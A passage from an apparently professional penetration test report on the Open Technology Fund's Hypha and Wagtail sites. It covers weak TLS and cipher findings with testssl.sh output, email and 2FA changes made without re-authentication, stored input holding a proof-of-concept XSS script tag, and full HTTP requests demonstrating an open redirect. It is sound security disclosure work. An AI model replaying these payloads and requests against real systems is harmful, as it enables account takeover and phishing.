All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities.

More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting

4.2 OTF-001 — Support for Weak TLS 1.0 and TSL 1.1

Vulnerability ID:	OTF-001	Status:	Resolved
Vulnerability type: TLS Misconfiguration			
Threat level: Moderate			

Description:

opentech.fund and apply.opentech.fund accept connections encrypted using TLS 1.0 and/or TLS 1.1. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS (TLS 1.2) are designed against these flaws and should be used whenever possible.

Technical description:

The PCI Council mandated that organizations migrate from TLS 1.0 to TLS 1.1 or higher before June 30, 2018, or risk being considered in breach of PCI DSS.

Since March 2020 Apple, Google, Microsoft, and Mozilla have disabled the use of TLS 1.0 and 1.1 in their browsers.

We tested the SSL configuration using testssl.sh:

```
-----  
Start 2021-08-05 00:56:39      - -> 104.26.9.170:443 (opentech.fund) <<--  
  
Further IP addresses:   104.26.8.170 172.67.70.18 2606:4700:20::681a:8aa  
                        2606:4700:20::ac43:4612 2606:4700:20::681a:9aa  
rDNS (104.26.9.170):  --  
Service detected:      HTTP  
  
Testing protocols via sockets except NPN+ALPN  
  
SSLv2      not offered (OK)  
SSLv3      not offered (OK)  
TLS 1       offered (deprecated)  
TLS 1.1     offered (deprecated)  
TLS 1.2     offered (OK)  
TLS 1.3     offered (OK): final  
NPN/SPDY   h2, http/1.1 (advertised)  
ALPN/HTTP2  h2, http/1.1 (offered)
```

```
-----  
Start 2021-08-05 00:53:51      --> 172.67.70.18:443 (apply.opentech.fund) <<--  
  
Further IP addresses: 104.26.8.170 104.26.9.170 2606:4700:20::681a:8aa  
                      2606:4700:20::ac43:4612 2606:4700:20::681a:9aa  
rDNS (172.67.70.18): --  
Service detected: HTTP  
  
Testing protocols via sockets except NPN+ALPN  
  
SSLv2      not offered (OK)  
SSLv3      not offered (OK)  
TLS 1       offered (deprecated)  
TLS 1.1     offered (deprecated)  
TLS 1.2     offered (OK)  
TLS 1.3     offered (OK): final  
NPN/SPDY    h2, http/1.1 (advertised)  
ALPN/HTTP2  h2, http/1.1 (offered)
```

Retest update:

This has been resolved:

```
-----  
Start 2021-08-23 03:02:05      --> 104.26.9.170:443 (opentech.fund) <<--  
  
Further IP addresses: 104.26.8.170 172.67.70.18 2606:4700:20::681a:9aa  
                      2606:4700:20::681a:8aa 2606:4700:20::ac43:4612  
rDNS (104.26.9.170): --  
Service detected: HTTP  
  
Testing protocols via sockets except NPN+ALPN  
  
SSLv2      not offered (OK)  
SSLv3      not offered (OK)  
TLS 1       not offered  
TLS 1.1     not offered  
TLS 1.2     offered (OK)  
TLS 1.3     offered (OK): final  
NPN/SPDY    h2, http/1.1 (advertised)  
ALPN/HTTP2  h2, http/1.1 (offered)
```

```

Start 2021-08-23 03:03:05          - -> 104.26.8.170:443 (apply.opentech.fund) <<
-- 

Further IP addresses: 104.26.9.170 172.67.70.18 2606:4700:20::681a:8aa
rDNS (104.26.8.170): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2    not offered (OK)
SSLv3    not offered (OK)
TLS 1     not offered
TLS 1.1   not offered
TLS 1.2   offered (OK)
TLS 1.3   offered (OK): final
NPN/SPDY  h2, http/1.1 (advertised)
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

```

Impact:

Accepting TLS 1.0 and TLS 1.1 makes the data in transit vulnerable to attacks in which an attacker can capture the encrypted data and decrypt it.

Recommendation:

Disable support of TLS 1.0. If possible also disable TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1. It is strongly recommended to use TLS 1.2 and higher.

4.3 OTF-003 — Insecure 3DES Ciphers in use

Vulnerability ID: OTF-003	Status: Resolved
Vulnerability type: TLS Misconfiguration	
Threat level: Moderate	

Description:

Opentech.fund and Apply.opentech.fund support insecure 3DES Ciphers.

Technical description:

The following webservers are configured to support insecure Triple DES (3DES).

Output from the `testssl.sh` tool:

```
Start 2021-08-05 00:53:51      --> 172.67.70.18:443 (apply.opentech.fund) <<--  
Further IP addresses: 104.26.8.170 104.26.9.170 2606:4700:20::681a:8aa  
                           2606:4700:20::ac43:4612 2606:4700:20::681a:9aa  
rDNS (172.67.70.18): --  
Service detected: HTTP  
  
Testing protocols via sockets except NPN+ALPN  
SSLv2      not offered (OK)  
SSLv3      not offered (OK)  
TLS 1       offered (deprecated)  
TLS 1.1     offered (deprecated)  
TLS 1.2     offered (OK)  
TLS 1.3     offered (OK): final  
NPN/SPDY   h2, http/1.1 (advertised)  
ALPN/HTTP2  h2, http/1.1 (offered)  
  
Testing cipher categories  
NULL ciphers (no encryption)          not offered (OK)  
Anonymous NULL Ciphers (no authentication) not offered (OK)  
Export ciphers (w/o ADH+NULL)         not offered (OK)  
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)  
Triple DES Ciphers / IDEA           offered  
Obsoleted CBC ciphers (AES, ARIA etc.) offered  
Strong encryption (AEAD ciphers) with no FS offered (OK)  
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)
```

```

Start 2021-08-05 00:52:37      - -> 104.26.8.170:443 (opentech.fund) <<-
Further IP addresses: 104.26.9.170 172.67.70.18 2606:4700:20::681a:8aa
                      2606:4700:20::ac43:4612 2606:4700:20::681a:9aa
rDNS (104.26.8.170): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      offered (deprecated)
TLS 1.1    offered (deprecated)
TLS 1.2    offered (OK)
TLS 1.3    offered (OK): final
NPN/SPDY   h2, http/1.1 (advertised)
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA           offered
Obsoleted CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS offered (OK)
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)

```

Hexcode	Cipher Suite Name (OpenSSL)	KeyExch.	Encryption	Bits	Cipher Suite Name (IANA/RFC)
<hr/>					
SSLv2					
<hr/>					
SSLv3					
<hr/>					
TLSv1 (server order)					
xc013	ECDHE-RSA-AES128-SHA	ECDH 256	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
x2f	AES128-SHA	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA
xc014	ECDHE-RSA-AES256-SHA	ECDH 256	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
x35	AES256-SHA	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA
x0a	DES-CBC3-SHA	RSA	3DES	168	TLS_RSA_WITH_3DES_EDE_CBC_SHA
TLSv1.1 (server order)					
xc013	ECDHE-RSA-AES128-SHA	ECDH 256	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
x2f	AES128-SHA	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA
xc014	ECDHE-RSA-AES256-SHA	ECDH 256	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
x35	AES256-SHA	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA
TLSv1.2 (server order)					
xcc14	ECDHE-ECDSA-CHACHA20-POLY1305-OLD	ECDH 253	ChaCha20	256	TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
xcca9	ECDHE-ECDSA-CHACHA20-POLY1305	ECDH 253	ChaCha20	256	TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
xc02b	ECDHE-ECDSA-AES128-GCM-SHA256	ECDH 253	AESGCM	128	TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
xc009	ECDHE-ECDSA-AES128-SHA	ECDH 253	AES	128	TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
xc023	ECDHE-ECDSA-AES128-SHA256	ECDH 253	AES	128	TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
xc02c	ECDHE-ECDSA-AES256-GCM-SHA384	ECDH 253	AESGCM	256	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
xc00a	ECDHE-ECDSA-AES256-SHA	ECDH 253	AES	256	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
xc024	ECDHE-ECDSA-AES256-SHA384	ECDH 253	AES	256	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
xcc13	ECDHE-RSA-CHACHA20-POLY1305-OLD	ECDH 253	ChaCha20	256	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
xcca8	ECDHE-RSA-CHACHA20-POLY1305	ECDH 253	ChaCha20	256	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256

Retest update:

This has been resolved.

```
Terminal - sudo docker run -ti drwetter/testssl.sh https://apply.opentech.fund
File Edit View Terminal Tabs Help

Testing protocols via sockets except NPN+ALPN

SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1       not offered
TLS 1.1     not offered
TLS 1.2     offered (OK)
TLS 1.3     offered (OK): final
NPN/SPDY    h2, http/1.1 (advertised)
ALPN/HTTP2  h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA            not offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS offered (OK)
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)
```

```

Start 2021-08-23 03:36:48      --> 104.26.9.170:443 (opentech.fund) <<-
Further IP addresses: 104.26.8.170 172.67.70.18 2606:4700:20::681a:9aa
rDNS (104.26.9.170): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2    not offered (OK)
SSLv3    not offered (OK)
TLS 1     not offered
TLS 1.1   not offered
TLS 1.2   offered (OK)
TLS 1.3   offered (OK): final
NPN/SPDY  h2, http/1.1 (advertised)
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA           not offered
Obsoleted CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS offered (OK)
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)

Testing server's cipher preferences

```

Impact:

An attacker with a MitM (Machine in the Middle) position can potentially capture and intercept communication between server and clients.

Recommendation:

Disable the use of the insecure 3DES ciphers.

4.4 OTF-007 — Unverified Email Change

Vulnerability ID: OTF-007

Vulnerability type: Unverified Change

Threat level: Moderate

Description:

There are no additional authentication checks, such as requiring a password or two-factor token, preventing logged in users from changing their email address. Email addresses are used for account recovery operations that can be abused by attackers.

Technical description:

The Email address can be changed in Hypha and in Wagtail.

Changing the Email address in Hypha:

The screenshot shows the user account settings interface for the Open Technology Fund (OTF) application. At the top, there is a navigation bar with links for Dashboard, Submissions, and Projects. The user is logged in as 'stefanpentest2@test.local'. The main content area is divided into three columns:

- Profile:** Contains fields for Full name, Email address (with a red asterisk indicating it is required), and Slack name. A note says: "This is the name we should '@mention' when sending notifications". There is a blue "Update Profile" button at the bottom.
- Change password:** Contains a "Update password" button.
- Account Security:** Contains a "Two-factor authentication settings" link.

On the right side, there is a "Become:" section with a dropdown menu and a "Become" button. A note states: "Only includes active, non-superusers".

The screenshot shows the account settings interface for the Open Technology Fund. The top navigation bar includes links for Dashboard, Submissions, Projects, and a user dropdown for 'attacker@attacher.local' with a 'Log Out' option. The main content area is divided into three columns:

- Profile**: Contains fields for Full name, Email address (with a placeholder 'attacker@attacher.local'), and Slack name, along with an 'Update Profile' button.
- Change password**: Includes an 'Update password' button.
- Account Security**: Includes a 'Two-factor authentication settings' button.

On the right, there's a 'Become:' section with a dropdown menu and a 'Become' button.

Changing the Email address in Wagtail:

The screenshot shows the Wagtail admin account settings page. A success message at the top states 'Your account settings have been changed successfully!'. The page has tabs for ACCOUNT, PROFILE, and NOTIFICATIONS, with PROFILE selected. The 'NAME AND EMAIL' section contains fields for First Name, Last Name, and Email, with 'Email:' set to 'attacker@attacher.local'. Below this is the 'PROFILE PICTURE' section, which includes a placeholder profile picture and a 'Choose file' button. The 'LOCALE' section contains fields for Preferred language and Current time zone, both currently set to '-----'. At the bottom is a 'SAVE ACCOUNT DETAILS' button.

Impact:

An attacker who gains temporary access to a victim's account (be it by exploiting a different vulnerability or by gaining physical access to the victim's machine, a common scenario in office settings) can change the victim's email address to a different address controlled by the attacker, enabling them to take full control of the victim's account by using the forgot password functionality.

Recommendation:

Ensure the current password or a two-factor authentication token is required whenever a user attempts to change their email address.

4.5 OTF-013 — Unverified 2FA change.

Vulnerability ID: OTF-013

Vulnerability type: Unverified Change

Threat level: Moderate

Description:

Two-factor authentication (2FA) can be disabled without providing the current password.

Technical description:

Two-factor authentication (2FA) is an electronic authentication method in which a user is granted access to a website or application only after successfully presenting two pieces of evidence to an authentication mechanism, for instance a password and a One-Time-Password.

It was found that 2FA can be disabled without providing the current user's password:

The screenshot shows a web browser window with the URL https://sandbox-apply.opentech.fund/account/two_factor/disable/. The page is titled "Welcome Applicant". At the top right are buttons for "Applicant" and "Log Out". Below the title is a button "Go to dashboard". A "Back" button is at the top left. The main content is titled "Disable Two-factor Authentication" and includes a warning message: "You are about to disable two-factor authentication. This weakens your account security, are you sure?". There is a checkbox labeled "Yes, I am sure:" which is checked, and a red "Disable" button below it.

Impact:

This could allow an adversary to disable the user's 2FA, for instance by using a XSS attack or other attack.

Recommendation:

Require the user to provide their current password or token before 2FA can be disabled to add an additional layer of security.

4.6 OTF-018 — Improper Input Validation

Vulnerability ID: OTF-018

Vulnerability type: Insufficient Input Validation

Threat level: Moderate

Description:

The application incorrectly validates input that can affect the control flow or data flow of a program.

Technical description:

Through the application dangerous input is accepted which resulted in several XSS vulnerabilities. It is important to not allow dangerous input in the first place by rejecting it. This can be done by first clientside - and secondly using server side validation.

The following form was sent containing dangerous characters and payload:

The screenshot shows a web application interface for a 'SANDBOX FUND'. The page title is 'apply-hypha.test'. There are several input fields and a rich text editor. The 'Project name' field contains the value 'Test<script>alert('blaat');</script>'. The 'Name' field also contains the same malicious script. The 'E-mail' field has the value 'stefanpentest@gmail.com'. The 'Requested amount' field contains '777'. The 'Duration' field is set to '1 month'. In the 'Project description' section, there is a rich text editor toolbar and some sample text ('blaatTest'). Below the rich text editor, the raw HTML code is visible: '<script>alert('blaat');</script>'. At the bottom of the form, there are buttons for 'Submit for review', 'Save Draft', and 'Copy questions to clipboard'.

This results in the following data added to the database:

```
8190 {"email": "stefanpentest@gmail.com", "title": "Test<script>alert('blaat');</script>", "value": "777", "form_id": "654b9c40-fcbf-4c07-9e75-c9d85c093682", "duration": "1", "full_name": "<blaat>", "upload_url": "/upload/upload/", "baf64df2-33bd-47df-af4a-ec2033186447": "<p>blaat</p>Test<script>alert('blaat');</script>"} 2021-08-23 16:47:45 17 19 7 in_discussion double [{"type": "title", "value": {"field_label": "Project name", "help_text": "", "help_link": "", "info": null}, "id": "9de92dc4-7941-4a59-a96c-a59f1906c901"}, {"type": "full_name", "value": {"field_label": "Name", "help_text": "", "help_link": "", "info": null}, "id": "bdd9d0f3-a3db-4951-8d4b-64a54d8eefbf"}, {"type": "email", "value": {"field_label": "E-mail", "help_text": "", "help_link": "", "info": null}, "id": "81c2d467-9bb7-4e33-8cf6-29131afe8a3c"}, {"type": "value", "value": {"field_label": "Requested amount", "help_text": "", "help_link": "", "required": false, "info": null}, "id": "632db418-54e1-4a73-b426-7f66d488c934"}, {"type": "duration", "value": {"field_label": "Duration", "help_text": "", "help_link": "", "duration_type": "months", "info": null}, "id": "68d21e58-d459-49ac-b0e8-45c81c56b361"}, {"type": "rich_text", "value": {"field_label": "Project description", "help_text": "", "help_link": "", "required": false, "default_value": "", "word_limit": 1000}, "id": "baf64df2-33bd-47df-af4a-ec2033186447"}] blaatTestalert('blaat'); Test<script>alert('blaat');</script> <blaat> stefanpentest@gmail.com 777 1 <blaat> stefanpentest@gmail.com Test<script>alert('blaat');</script> 6 8225 8225
```

The output shows that most of the malicious input has been accepted by the application while it is recommended to not accept the input of potential malicious data in the first place to reduce the attack vector. For most payloads used in the

application the Django internal XSS protection does a good job but this does not stop all XSS attacks as was shown in several findings:

- [OTF-008](#) (page 39)
- [OTF-010](#) (page 16)
- [OTF-011](#) (page 43)
- [OTF-012](#) (page 46)
- [OTF-015](#) (page 50)

This behavior has been found in most parts of the application as well and we would recommend the developer to implement additional security to reduce the attack vector.

Impact:

Allowing dangerous input could lead to XSS.

Recommendation:

Preventing any dangerous characters in the first place could stop a lot of potential attacks.

- Assume all input is malicious. Use an 'accept known good' input validation strategy i.e. use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does.
- When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules.
- Do not rely exclusively on looking for malicious or malformed inputs (i.e. do not rely on a blacklist). A blacklist is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
- For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then these modified values would be submitted to the server.
- Even though client-side checks provide minimal benefits with respect to server-side security, they are still useful. First, they can support intrusion detection. If the server receives input that should have been rejected by the client, then it may be an indication of an attack. Second, client-side error-checking can provide helpful feedback to the user about the expectations for valid input. Third, there may be a reduction in server-side processing time for accidental input errors, although this is typically a small savings.

- When your application combines data from multiple sources, perform the validation after the sources have been combined. The individual data elements may pass the validation step but violate the intended restrictions after they have been combined. Inputs should be decoded and canonicalised to the application's current internal representation before being validated.
- Make sure that your application does not inadvertently decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.
- Consider performing repeated canonicalisation until your input does not change any more. This will avoid double-decoding and similar scenarios, but it might inadvertently modify inputs that are allowed to contain properly-encoded dangerous content.

4.7 OTF-002 — Obsoleted CBC ciphers

Vulnerability ID: OTF-002

Status: Unresolved

Vulnerability type: TLS Misconfiguration

Threat level: Low

Description:

Opentech.fund and Apply.opentech.fund are configured to support Cipher Block Chaining (CBC) encryption.

Technical description:

In cryptography, a padding oracle attack is an attack which uses the padding validation of a cryptographic message to decrypt the ciphertext.

Padding oracle attacks are mostly associated with CBC mode decryption used within block ciphers.

In symmetric cryptography, the padding oracle attack can be applied to the CBC mode of operation, where the 'oracle' (usually a server) leaks data about whether the padding of an encrypted message is correct or not. Such data can allow attackers to decrypt (and sometimes encrypt) messages through the oracle using the oracle's key, without knowing the encryption key.

The web-server is configured to support Cipher Block Chaining (CBC) encryption:

```

Start 2021-08-05 00:53:51      -->> 172.67.70.18:443 (apply.opentech.fund) <<-
Further IP addresses: 104.26.8.170 104.26.9.170 2606:4700:20::681a:8aa
                      2606:4700:20::ac43:4612 2606:4700:20::681a:9aa
rDNS (172.67.70.18): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      offered (deprecated)
TLS 1.1    offered (deprecated)
TLS 1.2    offered (OK)
TLS 1.3    offered (OK): final
NPN/SPDY   h2, http/1.1 (advertised)
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA            offered
Obsoleted CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS offered (OK)
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)

```

```

-----+
Start 2021-08-05 00:52:37      -->> 104.26.8.170:443 (opentech.fund) <<-
Further IP addresses: 104.26.9.170 172.67.70.18 2606:4700:20::681a:8aa
                      2606:4700:20::ac43:4612 2606:4700:20::681a:9aa
rDNS (104.26.8.170): --
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN

SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      offered (deprecated)
TLS 1.1    offered (deprecated)
TLS 1.2    offered (OK)
TLS 1.3    offered (OK): final
NPN/SPDY   h2, http/1.1 (advertised)
ALPN/HTTP2 h2, http/1.1 (offered)

Testing cipher categories

NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export) not offered (OK)
Triple DES Ciphers / IDEA            offered
Obsoleted CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) with no FS offered (OK)
Forward Secrecy strong encryption (AEAD ciphers) offered (OK)

```

TLSv1 (server order)						
xc013 ECDHE-RSA-AES128-SHA	ECDH 256	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA		
x2f AES128-SHA	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA		
xc014 ECDHE-RSA-AES256-SHA	ECDH 256	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA		
x35 AES256-SHA	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA		
x0a DES-CBC3-SHA	RSA	3DES	168	TLS_RSA_WITH_3DES_EDE_CBC_SHA		
TLSv1.1 (server order)						
xc013 ECDHE-RSA-AES128-SHA	ECDH 256	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA		
x2f AES128-SHA	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA		
xc014 ECDHE-RSA-AES256-SHA	ECDH 256	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA		
x35 AES256-SHA	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA		
TLSv1.2 (server order)						
xc14 ECDHE-ECDSA-CHACHA20-POLY1305-OLD	ECDH 253	ChaCha20	256	TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256_OLD		
xcc9 ECDHE-ECDSA-CHACHA20-POLY1305	ECDH 253	ChaCha20	256	TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256		
xc02b ECDHE-ECDSA-AES128-GCM-SHA256	ECDH 253	AESGCM	128	TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256		
xc009 ECDHE-ECDSA-AES128-SHA	ECDH 253	AES	128	TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA		
xc023 ECDHE-ECDSA-AES128-SHA256	ECDH 253	AES	128	TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256		
xc02c ECDHE-ECDSA-AES256-GCM-SHA384	ECDH 253	AESGCM	256	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384		
xc00a ECDHE-ECDSA-AES256-SHA	ECDH 253	AES	256	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA		
xc024 ECDHE-ECDSA-AES256-SHA384	ECDH 253	AES	256	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384		
xcc13 ECDHE-RSA-CHACHA20-POLY1305-OLD	ECDH 253	ChaCha20	256	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256_OLD		
xcc8 ECDHE-RSA-CHACHA20-POLY1305	ECDH 253	ChaCha20	256	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256		
xc02f ECDHE-RSA-AES128-GCM-SHA256	ECDH 253	AESGCM	128	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256		
xc013 ECDHE-RSA-AES128-SHA	ECDH 253	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA		
xc027 ECDHE-RSA-AES128-SHA256	ECDH 253	AES	128	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256		
x9c AES128-GCM-SHA256	RSA	AESGCM	128	TLS_RSA_WITH_AES_128_GCM_SHA256		
x2f AES128-SHA	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA		
x3c AES128-SHA256	RSA	AES	128	TLS_RSA_WITH_AES_128_CBC_SHA256		
xc030 ECDHE-RSA-AES256-GCM-SHA384	ECDH 253	AESGCM	256	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384		
xc014 ECDHE-RSA-AES256-SHA	ECDH 253	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA		
xc028 ECDHE-RSA-AES256-SHA384	ECDH 253	AES	256	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384		
x9d AES256-GCM-SHA384	RSA	AESGCM	256	TLS_RSA_WITH_AES_256_GCM_SHA384		
x35 AES256-SHA	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA		
x3d AES256-SHA256	RSA	AES	256	TLS_RSA_WITH_AES_256_CBC_SHA256		
TLSv1.3 (no server order, thus listed by strength)						
x1302 TLS_AES_256_GCM_SHA384	ECDH 253	AESGCM	256	TLS_AES_256_GCM_SHA384		
x1303 TLS_CHACHA20_POLY1305_SHA256	ECDH 253	ChaCha20	256	TLS_CHACHA20_POLY1305_SHA256		
x1301 TLS_AES_128_GCM_SHA256	ECDH 253	AESGCM	128	TLS_AES_128_GCM_SHA256		

Impact:

An attacker properly positioned between a user and the server, for example in the same network segment as the victim, may be able to obtain unencrypted network traffic between the user and the server.

Recommendation:

Disable the use of TLS CBC ciphers. De-prioritizing these ciphers can also help minimize successful exploitation of real-world attacks. The attacker typically cannot force the selection of a specific cipher and therefore can only execute a CBC padding oracle attack if the client/server normally negotiates a vulnerable cipher.

4.8 OTF-004 — Open Redirect in Subscribe Newsletter

Vulnerability ID: OTF-004

Vulnerability type: Open Redirect

Threat level: Low

Description:

The Subscribe Newsletter is vulnerable to Open Redirection.

Technical description:

The Referer and Origin, which the user is able to control, are used for the URL. In the examples below the user will be redirected to radicallyopensecurity.com instead of the Hypha web-application:

Request

```

Pretty Raw Hex \n ⌂
1 POST /newsletter/subscribe/ HTTP/1.1
2 Host: hypha.test:8090
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .9,application/signed-exchange;v=b3;q=0.9
6 Origin: https://radicallyopensecurity.com/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: googtrans=/en/bg; googtrans=/en/bg
10 Connection: close
11 Content-Length: 53
12
13 email=stefanpentest%40gmail.com&fname=Test&lname=test

```

Response

```

Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 302 Found
2 Server: nginx/1.20.1
3 Date: Thu, 05 Aug 2021 04:07:34 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 0
6 Connection: close
7 Location: https://radicallyopensecurity.com/?newsletter-25e24ee0441d43938da9f85e7613d9b9
8 Referrer-Policy: no-referrer-when-downgrade
9 X-Frame-Options: SAMEORIGIN
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Set-Cookie: messages=147231219668bce6a419015e4f994d816c1001f2$[("json_message"\\"0540\05440\0
13
14

```

Request

```

Pretty Raw Hex \n ⌂
1 POST /newsletter/subscribe/ HTTP/1.1
2 Host: hypha.test:8090
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .9,application/signed-exchange;v=b3;q=0.9
6 Referer: https://radicallyopensecurity.com/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: googtrans=/en/bg; googtrans=/en/bg
10 Connection: close
11 Content-Length: 53
12
13 email=stefanpentest%40gmail.com&fname=Test&lname=test

```

Response

```

Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 302 Found
2 Server: nginx/1.20.1
3 Date: Thu, 05 Aug 2021 04:05:04 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 0
6 Connection: close
7 Location: https://radicallyopensecurity.com/?newsletter-370451697bf946269a45d5469636cd31
8 Referrer-Policy: no-referrer-when-downgrade
9 X-Frame-Options: SAMEORIGIN
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Set-Cookie: messages=147231219668bce6a419015e4f994d816c1001f2$[("json_message"\\"0540\05440\0
13
14

```

Impact:

